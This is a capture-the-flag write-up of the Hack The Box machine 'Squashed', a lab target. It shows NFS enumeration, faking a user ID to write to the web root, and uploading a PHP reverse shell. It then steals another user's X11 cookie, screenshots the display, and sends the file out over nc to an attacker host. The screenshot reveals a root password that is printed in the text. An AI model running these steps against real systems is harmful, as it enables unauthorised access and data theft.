Description
Squashed is an easy Hack The Box machine that features:
- NFS share allow uploading files to a web server allowing Remote Command Execution
- NFS share allows reading X11 authentication cookie of another user
- Privilege Escalation by using a credential leaked in a screenshot from a X11 display
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.191.
$ ping -c 3 10.10.11.191
PING 10.10.11.191 (10.10.11.191) 56(84) bytes of data.
64 bytes from 10.10.11.191: icmp_seq=1 ttl=63 time=44.0 ms
64 bytes from 10.10.11.191: icmp_seq=2 ttl=63 time=45.1 ms
64 bytes from 10.10.11.191: icmp_seq=3 ttl=63 time=42.9 ms

--- 10.10.11.191 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 42.915/44.036/45.147/0.911 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.191 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.191
Host is up (0.045s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds
We get four open ports: 22, 80, 111 and 2049.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.191 -sV -sC -p22,80,111,2049 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.191
Host is up (0.044s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Built Better
|_http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
...
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs     3-4 (RPC #100003)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
We get three services: one Secure Shell (SSH), one Hypertext Transfer Protocol (HTTP) and one Network File System (NFS). As we don’t have feasible credentials for the SSH service we are going to move to the NFS service. We add the squashed.htb domain to the /etc/hosts file.
$ echo '10.10.11.191 squashed.htb' | sudo tee -a /etc/hosts
We enumerate the NFS service for public mounts. We find two: the home directory of the ross user, /home/ross and the root directory of the HTTP server, /var/www/html.
$ showmount -e squashed.htb
Export list for squashed.htb:
/home/ross    *
/var/www/html *
We mount the web server root directory and we enumerate it:
$ mkdir server
$ sudo mount -t nfs squashed.htb:/var/www/html ./server -o nolock
$ ls -l server
...
total 0
?????????? ? ? ? ?            ? css
?????????? ? ? ? ?            ? images
?????????? ? ? ? ?            ? index.html
?????????? ? ? ? ?            ? js
$ ls -l
total 16
...
drwxr-xr-- 5 2017 www-data 4096  server
We find that we do not have permissions to read the files contained in the folder but we can enumerate the permissions of the folder instead. We find that the folder is owned by an user with user ID of 2017.
Exploitation
We can impersonate that user by creating a temporal user in our machine with that user ID and group. Then we move to that user and to the folder (we need to remount it in a common folder.
$ umount ./server
$ mkdir /tmp/server
$ sudo mount -t nfs squashed.htb:/var/www/html /tmp/server -o nolock
$ sudo useradd tempuser
$ sudo usermod -u 2017 tempuser
$ sudo groupmod -g 2017 tempuser
$ sudo su tempuser
$ cd /tmp/server
$ ls -l
total 44
drwxr-xr-x 2 tempuser www-data  4096 css
drwxr-xr-x 2 tempuser www-data  4096 images
-rw-r----- 1 tempuser www-data 32532 index.html
drwxr-xr-x 2 tempuser www-data  4096 js
Now we can check the contents of the folder and we have permissions to write files. As we saw previously the machine runs an Apache server so it might support running PHP files so we can gain remote command execution with a reverse shell. We open a listening port nc -nvlp 1234.
$ bash -i
tempuser@k:/tmp/server$ cp /usr/share/webshells/php/php-reverse-shell.php .
tempuser@k:/tmp/server$ nano php-reverse-shell.php
Then we trigger the vulnerability by issuing a HTTP request to the server. We receive a reverse shell as the alex user, we upgrade it.
$ curl 'http://squashed.htb/php-reverse-shell.php'
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.191] 57944
Linux squashed.htb 5.4.0-131-generic #147-Ubuntu SMP Fri Oct 14 17:07:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 22:46:16 up 30 min,  1 user,  load average: 0.01, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               22:16   29:59   1.93s  0.02s /usr/libexec/gnome-session-binary --systemd --session=gnome
uid=2017(alex) gid=2017(alex) groups=2017(alex)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
alex@squashed:/$ ^Z
$ stty raw -echo; fg
$ reset xterm
alex@squashed:/$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find three console users in the system: root, alex and ross.
alex@squashed:/$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
alex:x:2017:2017::/home/alex:/bin/bash
ross:x:1001:1001::/home/ross:/bin/sh
fwupd-refresh:x:124:131:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
We can list the home folder of the ross user.
alex@squashed:/$ ls -la /home/ross
total 68
drwxr-xr-x 14 ross ross 4096 Oct 21  2022 .
drwxr-xr-x  4 root root 4096 Oct 21  2022 ..
-rw-------  1 ross ross   57 Oct 21  2022 .Xauthority
lrwxrwxrwx  1 root root    9 Oct 20  2022 .bash_history -> /dev/null
drwx------ 11 ross ross 4096 Oct 21  2022 .cache
drwx------ 12 ross ross 4096 Oct 21  2022 .config
...
We find the .Xauthority this means that the X11 windows system is active and probably displaying a GUI. In this file there is a cookie to authenticate with the X sessions. We can reuse the method we did previously to upload the file to read the file from our machine.
$ sudo umount /tmp/server
$ sudo mount -t nfs squashed.htb:/home/ross /tmp/server -o nolock
$ sudo userdel tempuser
$ sudo useradd tempuser
$ sudo usermod -u 1001 tempuser
$ sudo groupmod -g 1001 tempuser
$ sudo su tempuser
$ cd /tmp/server
$ cat .Xauthority | base64
AQAADHNxdWFzaGVkLmh0YgABMAASTUlULU1BR0lDLUNPT0tJRS0xABAB/cF6D79VvQu0VUqH20QE
We return to the shell and we copy the contents of the file to other file.
alex@squashed:/$ echo 'AQAADHNxdWFzaGVkLmh0YgABMAASTUlULU1BR0lDLUNPT0tJRS0xABAB/cF6D79VvQu0VUqH20QE' | base64 -d > /tmp/cookie
Then we take a screenshot of the screen with the xwd tool and then we ex-filtrate it.
alex@squashed:/$ XAUTHORITY=/tmp/cookie xwd -root -screen -display :0 > /tmp/image.xwd
alex@squashed:/$ cat /tmp/image.xwd | nc 10.10.14.16 1235
We receive the image and we convert it to the png format.
$ nc -nvlp 1235 > image.xwd
$ convert image.xwd image.png
 We find that the image is a capture of the
 KeePassXC program with the root password, cah$mei7rai9A. We login using the su tool to get the root shell.
alex@squashed:/$ su root
Password:
root@squashed:/# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@squashed:/# cat /home/alex/user.txt
<REDACTED>
root@squashed:/# cat /root/root.txt
<REDACTED>